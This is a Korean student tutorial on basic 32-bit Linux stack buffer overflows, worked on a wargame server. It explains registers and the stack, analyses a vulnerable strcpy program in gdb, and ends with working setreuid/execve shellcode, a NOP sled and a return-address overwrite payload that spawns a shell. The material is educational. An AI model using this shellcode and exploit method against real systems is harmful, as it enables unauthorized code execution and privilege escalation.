Basic of Buffer Overflow

Mini (skyclad0x7b7@gmail.com)

2015-06-27

- INDEX -

1. 개요 - 2 -
1-1. 서문 - 2 -
1-2. BOF 공격이란 - 2 -
스택 메모리 구조 - 2 -
ESP, EBP, EIP - 4 -
함수 프롤로그와 에필로그 - 4 -
2. BOF 공격 - 5 -
2-1. 취약한 코드 - 5 -
2-2. 분석 - 6 -
2-3. 공격 - 9 -
리틀 엔디안과 빅 엔디안 - 10 -
3. 마치며 - 11 -

1. 개요

1-1. 서문


해당 문서는 작성자가 공부한 내용을 정리하고 문서화하기 위해 만든 것입니다. 아직 공부 중인 학생인 만큼 내용에 오류도 있을 수 있고, 명확하지 못한 부분도 있을 수 있습니다. 수정할 부분이나 보완할 부분, 더 보충이 필요한 부분은 메일('*skyclad0x7b7@gmail.com*')이나 블로그로 부탁드립니다. 해당 문서에서 다루는 BOF 공격의 내용은 어느 정도의 프로그래밍 지식이 있는 분들을 대상으로 한 것이며, 대부분 32 비트 LINUX 환경에서의 공격을 다루고 있습니다.

1-2. BOF 공격이란


BOF 는 Buffer OverFlow 의 약자로, 간단히 말하자면 지정된 버퍼의 크기를 초과하는 데이터를 삽입하여 프로그램의 실행을 제어하는 기법입니다. 우선 이를 이해하기 위해서는 스택 메모리 구조와 레지스터, 어셈블리어에 대한 이해가 필요합니다. 여기서는 기본적인 BOF 의 이해가 목적이므로 스택 메모리 구조, 가장 중요한 레지스터인 ESP, EBP, EIP 와 함수 프롤로그와 에필로그의 개념만을 설명하겠습니다.

스택 메모리 구조

프로그래밍 언어의 가장 기초라고 할 수 있는 C 언어를 기준으로, inti 와 같은 형식으로 지역변수를 선언할 때 이 값은 스택(Stack)이라고 불리는 메모리 영역에 저장됩니다. 다른 메모리 구조와는 달리 스택은 높은 주소에서부터 변수가 늘어나면 낮은 주소로, 저장되는 값이 많아질수록 주소값이 낮아지는 특징을 가지고 있습니다. 그 이유는 다음 그림을 보시면 이해가 되실 겁니다.



위 이미지처럼, 메모리에는 시스템의 중요한 부분을 관리하는 커널 영역이 존재합니다. 이는 절대적으로 침범해서는 안 되는 영역으로, 만약 변조될 경우 시스템상에 중대한 문제가 생길 수 있습니다. 따라서 스택에서 얼마나 많은 값이 오버플로우 되더라도 결코 커널을 침범하는 일이 생기지 않도록 하기 위해 커널보다 낮은 주소에서 주소값이 줄어드는 방식으로 버퍼를 할당하도록 스택을 만든 것입니다. 방금 언급했다시피, 스택에 버퍼가 할당될 경우 스택은 높은 주소에서 낮은 주소로 자라게 됩니다. 또한, 스택에는 한 가지 더 특징이 있습니다.



이처럼, 스택에 값이 저장되고 빠져나올 때에는 처음 넣은 값이 가장 마지막에 나오고, 마지막에 넣은 값이 가장 처음에 나오는 LIFO(Last In First Out)의 구조를 취합니다. 여기까지 알고 있으면 기본적인 버퍼 오버플로우를 위한 스택에 대한 지식은 갖춰졌다고 봐도 됩니다.

ESP, EBP, EIP

ESP, EBP, EIP 같은 경우는 레지스터라고 하여 프로그램 구동 시 시스템 내부에서 사용하는 변수 같은 것입니다. 각각은 32 비트, 즉 4 바이트 크기이며 그 종류는 EAX, EBX, ECX, EDX 등 범용 레지스터부터 시작하여 꽤나 많습니다만, 일단 BOF 에서 가장 중요하게 사용하는 레지스터는 ESP, EBP, EIP 정도이니 이 부분만을 보겠습니다.

ESP, EBP 는 각각 Extended Stack Pointer, Extended Base Pointer 의 약자로, 스택의 기준이 되는 포인터와 사용하는 범위를 지정하는 포인터입니다. 보통 EBP 는 ESP 보다 높은 주소를 가리키며, 함수간의 이동이 있지 않은 한 잘 움직이지 않아 보통 변수들에 접근할 때 기준으로 삼는 포인터입니다. ESP 는 EBP 와 달리 변수가 할당되고 지워지면서 계속해서 움직이는 가변적인 포인터이며 보통 EBP 보다 낮은 주소를 가리킵니다.

EIP 는 Extended Instruction Pointer 의 약자입니다. 그 의미와 동일하게 다음에 수행할 명령어의 번지를 가리키는 포인터입니다. 이 EIP 같은 경우는 변조시킬 경우 원하는 주소의 명령을 수행할 수 있기 때문에 BOF 공격에서 가장 핵심이 되는 포인터입니다. 보통 CODE 영역 내부의 주소를 가리키지만, BOF 공격에 의해서 다른 곳을 가리키도록 변조가 가능합니다.

함수 프롤로그와 에필로그

위에서 설명했다시피 EBP 는 스택의 한 점을 기준으로 잡고 그곳에서부터 일정 거리가 떨어진 부분을 변수로써 참조하는 데 사용합니다. 하지만 만약 함수가 실행된다면 main 에서 실행 중이던 EIP 는 잠시

main 의 활동을 멈추고 해당 함수로 점프하여 함수를 실행 후에 다시 main 으로 돌아와야 합니다. 이 과정에서 만약 함수 내부에서 변수를 사용하고 인자를 받는다고 한다면 EBP 를 그대로 사용하는 것으로는 인자를 참조하기 힘듭니다. 따라서 함수에 들어가기 전에 스택에 원래 EBP 와 CALL 명령 다음 명령어의 주소를 저장하고 EBP 를 ESP 가 가리키는 위치까지 끌어올려 지역변수와 함수 인자를 참조하기 편하게 한 다음 함수가 시작됩니다. 이를 함수 프롤로그라고 합니다. 이때 저장되는 EBP 값을 SFP(Saved Frame Pointer), EIP 의 값을 RET(Return Address)라고 합니다. 보통 RET 가 먼저 저장되고, 그 이후 SFP 가 저장됩니다. 그 반대 상황으로, 함수 내부의 모든 코드를 실행한 후 SFP 에 저장된 값을 다시 EBP 에 집어넣고 RET 에 저장된 값을 EIP 에 집어넣어 스택을 정리하고 main 으로 되돌아가는 작업을 함수 에필로그라고 합니다.함수 프롤로그와 에필로그는 조금 더 자세히 설명할 필요가 있으나,실질적으로 사용하는 부분은 FPO 기법이 될 듯 하므로 그쪽 문서를 작성할 때 더 서술하도록 하겠습니다.

2. BOF 공격

2-1. 취약한 코드

우선 지금까지 얘기해 온 BOF 공격이 발생할 수 있는 상황에는 어떤 것이 있는지 살펴봅시다.

실습 진행은 쉽게 복사와 붙여넣기를 가능하게 하기 위해 Hackerschool FTZ, 즉 Redhat 9.2 버전에서 진행하였습니다.

```
#include <stdio.h>
#include <string.h>

intmain(int argc, char *argv[])
{
	char buf[20];
	strcpy(buf, argv[1]);
	return 0;
}
```

위와 같은 코드가 가장 대표적인 위험한 코드입니다.

buf 의 크기는 20 바이트로 정해져 있는데, 문자열의 길이에 상관없이 복사하는 strcpy 함수를 이용해 buf 에 집어넣는 짓을 함으로써 버퍼 오버플로우를 일으킬 수 있는 위험을 내포하고 있습니다.

2-2. 분석

자, 그럼 해당 코드가 어째서 위험한지에 대해서 분석해 보도록 하겠습니다.

위 코드를 gcc 3.2.2 버전에서 컴파일링 했을 때 main 의 어셈블리 코드입니다.

```
0x08048328 <main+0>:    push   ebp
0x08048329 <main+1>:    movebp,esp
0x0804832b <main+3>:    sub    esp,0x28
0x0804832e <main+6>:    and    esp,0xfffffff0
0x08048331 <main+9>:    mov    eax,0x0
0x08048336 <main+14>:   sub    esp,eax
0x08048338 <main+16>:   sub    esp,0x8
0x0804833b <main+19>:   moveax,DWORD PTR [ebp+12]
0x0804833e <main+22>:   add    eax,0x4
0x08048341 <main+25>:   push   DWORD PTR [eax]
0x08048343 <main+27>:   lea    eax,[ebp-40]
0x08048346 <main+30>:   push   eax
0x08048347 <main+31>:   call   0x8048268 <strcpy>
0x0804834c <main+36>:   add    esp,0x10
0x0804834f <main+39>:   mov    eax,0x0
0x08048354 <main+44>:   leave
0x08048355 <main+45>:   ret
0x08048356 <main+46>:   nop
0x08048357 <main+47>:   nop
```

main+25 부분을 봅시다. push 명령을 통해 strcpy 의 두 번째 인자부터 넣어주는 것이 보이는데,

해당 인자는 ebp+12 에 들어있는 값에 4 를 더한 것과 ebp-40 의 주소값입니다.

인자는 뒤에서부터 넣어주므로 첫 번째 인자는 ebp-40, 즉 저장할 버퍼이며, 두 번째 인자는

[[ebp+12]+4] 가 되겠습니다. (저런 표현 방식은 실제로는 사용하지 않지만 편의상 저렇게 썼습니다.)

해당 주소에 무엇이 들어 있는지 알아보기 위해 직접 실행시켜봤습니다.

```
Starting program: /home/level1/tmp/vuln `python -c 'print "A"*50'`

Breakpoint 1, 0x08048328 in main ()
(gdb) c
Continuing.

Breakpoint 2, 0x0804833b in main ()
(gdb) x/x $ebp+12
0xbfffe7a4:     0xbfffe7e4
(gdb) x/x 0xbfffe7e8
0xbfffe7e8:     0xbffffc5b
(gdb) x/s 0xbffffc5b
0xbffffc5b:      'A' <repeats 50 times>
(gdb)
```

argv[1]으로 A 를 50 개 넣고 [[ebp+12]+4]를 살펴보니 인자로 집어넣은 값의 주소인 것을 확인할 수 있었습니다.

따라서 이 값이 ebp-40 에 저장되고, A 가 50 개 들어 있어 ebp 까지의 거리인 40 바이트를 초과하므로 오버플로우가 일어날 것을 예측할 수 있습니다.

현재 메모리 구조를 살펴봅시다.

```
(gdb) x/30x $ebp-40
0xbfffe770:     0x42130ef8      0x42130a14      0xbfffe788      0x08048245
0xbfffe780:     0x42130a14      0x4000c660      0xbfffe798      0x08048362
0xbfffe790:     0x42130a14      0x40015360      0xbfffe7b8      0x42015574
0xbfffe7a0:     0x00000002      0xbfffe7e4      0xbfffe7f0      0x4001582c
0xbfffe7b0:     0x00000002      0x08048278      0x00000000      0x08048299
0xbfffe7c0:     0x08048328      0x00000002      0xbfffe7e4      0x08048358
0xbfffe7d0:     0x08048388      0x4000c660      0xbfffe7dc      0x00000000
0xbfffe7e0:     0x00000002      0xbffffc45
(gdb)
```

이런 상황인데, $ebp-40 으로 시작주소를 주었고 아래로 갈수록 높은 주소이므로 0xbfffe798 부터가 main 의 SFP 와 RET 일 것으로 예측할 수 있습니다. 이제 strcpy 를 실행하고 나면 SFP 와 RET 를 덮고도 뒤의 2 바이트를 더 덮을 것입니다. 실행시켜 봅시다.

```
(gdb) x/50x $ebp-40
0xbfffe970:     0x41414141      0x414141410x414141410x41414141
0xbfffe980:     0x41414141      0x414141410x414141410x41414141
0xbfffe990:     0x41414141      0x414141410x414141410x41414141
0xbfffe9a0:     0x00004141      0xbfffe9e4      0xbfffe9f0      0x4001582c
0xbfffe9b0:     0x00000002      0x08048278      0x00000000      0x08048299
0xbfffe9c0:     0x08048328      0x00000002      0xbfffe9e4      0x08048358
0xbfffe9d0:     0x08048388      0x4000c660      0xbfffe9dc      0x00000000
0xbfffe9e0:     0x00000002      0xbffffc46      0xbffffc5c      0x00000000
0xbfffe9f0:     0xbffffc8f      0xbffffca8      0xbffffcc6      0xbffffcd1
0xbfffea00:     0xbffffce1      0xbffffcef      0xbffffcfb      0xbffffebe
0xbfffea10:     0xbfffff00      0xbfffff1c      0xbfffff31      0xbfffff46
0xbfffea20:     0xbfffff57      0xbfffff68      0xbfffff7a      0xbfffff82
0xbfffea30:     0xbfffffa0      0xbfffffaf
(gdb)
```

문서를 작성하는 도중 조금 움직였기 때문에 주소값이 조금 변하긴 했지만 생각한 대로 값이 들어간 것을 확인할 수 있습니다.

이를 계속 진행시킬 경우,

```
(gdb) c
Continuing.

Program received signal SIGSEGV, Segmentation fault.
0x41414141 in ??()
(gdb)
```

이렇게 Segmentation fault 가 뜨며 종료되고, 0x41414141 의 값을 알 수 없다는 메시지를 띄웁니다.EIP 에 0x41414141 이 들어갔다는 의미로 받아들일 수 있습니다. 우리는 이제 main 함수의 RET 부분에 쉘코드의 주소를 넣어 주어 공격에 성공할 수 있습니다. main 내부에서 실질적으로 사용하는 버퍼는 buf[20] 외에는 없었으므로 Dummy 가 20 바이트 더 들어갔다고 생각할 수 있겠습니다. 스택 메모리 구조를 그려 보면

```
[ ... ]  [ RET ]  [ SFP ]  [ Dummy (20 bytes) ]  [ buf (20bytes) ]  [ ... ]
←높은주소                                                          낮은주소→
```

이렇게 된다고 예측이 가능합니다.

2-3. 공격

buf 에 쉘코드를 집어넣고 그 주소를 RET 에 넣어주는 방식으로 공격할 수도 있겠으나 실습용으로 사용한 곳이 Random Stack 이 걸려있는지 buf 의 주소가 계속 바뀌어 주소를 특정하기 힘들었으므로 환경변수에 쉘코드를 올려 두고 그 주소를 찾아 공격하는 방식을 택했습니다.여기서 환경변수란 간단하게 말하면 운영체제 상에서 실행되는 응용 프로그램이 참조하기 위한 값들을 설정해 놓는 곳이라고 보시면 됩니다.

```
[level1@ftz tmp]$ export SH=`python -c 'print "\x90"*100+"\x31\xc0\xb0\x31\xcd\x80\x89
\xc3\x89\xc1\x31\xc0\xb0\x46\xcd\x80\x31\xc0\x50\x68\x2f\x2f\x73\x68\x68\x2f\x62\x69\x
6e\x89\xe3\x50\x53\x89\xe1\x31\xd2\xb0\x0b\xcd\x80"'`
[level1@ftz tmp]$ vi findsh.c
[level1@ftz tmp]$ gcc -o findshfindsh.c
[level1@ftz tmp]$ ./findsh
SH => 0xbffffe90
[level1@ftz tmp]$
```

위에서는 SH 라는 환경변수를 만들어 거기에 NOP Sled 와 쉘코드를 집어넣어 주었습니다.

OPCODE 에서 ₩x90 은 NOP(No Operation)를 의미하며,이는 아무 일도 수행하지 않고 다음 코드를 실행하는 명령입니다.원래는 패딩값을 맞추기 위해서 넣어주는 코드입니다만,여기서는 공격이 성공할 확률을 높여주는 매개로 사용하였습니다. NOP 를 100 개 앞에 미리 넣어주었으므로 저 중 어디라도 EIP 가 들어가면 쉘코드까지 미끄러져 내려가(Sled) 쉘코드를 실행시키는게 가능해집니다.쉘코드의 출처는 이곳입니다.

findsh.c 의 소스는 다음과 같이 아주 간단합니다.

```
#include <stdio.h>
#include <stdlib.h>

int main()
{
printf("SH => 0x%08x\n", getenv("SH"));
        return 0;
}
```

이걸로 쉘코드의 주소를 알아냈으므로 공격에 들어가겠습니다.

위에서 저장하는 문자열의 위치는 $ebp-40 이었으므로 40 bytes 를 Dummy 로 채워 넣고 나면 ebp 가 가리키는 부분 직전까지 채우게 됩니다. ebp 는 main 함수 이전의 SFP 를 가리키고 있으므로 $ebp+4 에

RET 가 있을 것이고, 우리는 RET 를 원하는 값으로 덮어씌워주어야 하므로 4 바이트를 Dummy 로 또 채워주어야 합니다. 이후 셸코드의 주소를 집어넣는데, 이것은 리틀 엔디안 방식을 따라 주어야 합니다.

리틀 엔디안과 빅 엔디안

리틀 엔디안과 빅 엔디안은 바이트 오더(byte order)라고 하여, 데이터를 메모리 내에 저장하고 읽는 방식을 칭합니다. 실습에서 사용하는 Intel x86, x64 CPU 는 대부분 리틀 엔디안을 사용하므로 여기서는 리틀 엔디안 방식을 사용합니다.

리틀 엔디안 방식이란 데이터를 4 바이트씩(x86 기준) 자른 후, 1 바이트씩 거꾸로, 즉 상위 바이트부터 집어넣는 방식을 의미합니다. 그에 반해 빅 엔디안 방식은 데이터를 순서 그대로 저장합니다. 예를 들면 0x12345678 이라는 정보를 저장할 때, 리틀 엔디안은 [0x78][0x56][0x34][0x12] 로 저장되고, 빅 엔디안은 [0x12][0x34][0x56][0x78] 로 저장됩니다.

현재 우리가 쉘코드 주소를 넣을 때는 리틀 엔디안 방식을사용하여 넣어주어야 합니다.

0xbffffe90 라는 주소는 리틀 엔디안 방식으로 ₩x90₩xfe₩xff₩xbf 가 됩니다.

방금 전까지 분석한 내용을 바탕으로 페이로드를 작성하면 다음과 같습니다.

[Dummy-BUF (40bytes)] [Dummy-SFP (4 bytes)] [&Shell (4 bytes)]

```
[level1@ftz tmp]$ ./findsh
SH => 0xbffffe90
[level1@ftz tmp]$ ./vuln `python -c 'print "A"*44+"\x90\xfe\xff\xbf"'`
sh-2.05b$
```

이대로 집어넣으면 공격에 성공하고, 원하는 대로 쉘이 나타나는 것을 볼 수 있습니다.

여기까지가 가장 기본적인 Buffer Overflow 공격이었습니다.

3. 마치며

버퍼 오버플로우라는 기법은 시스템 해킹을 공부하는 사람이라면 누구나 기본으로 알고 있는 아주 기초적인 공격입니다. 저도 이 문서를 작성하기 전에는 어느 정도 BOF 라는 공격을 제대로 이해하고 있다고 생각하고 있었는데, 막상 문서를 만들어 보니 아직도 부족한 부분이 많다고 느꼈습니다. 처음 만들어 본 문서인 터라 많이 허술합니다만, 봐 주셔서 감사합니다. 앞으로도 RTL 이나 FPO 등 다른 공격 방식도 문서 제작할 생각입니다. 서문에서 언급했듯이 지적 사항이나 질문, 보충은 메일('skyclad0x7b7@gmail.com') 또는 블로그로 부탁드립니다.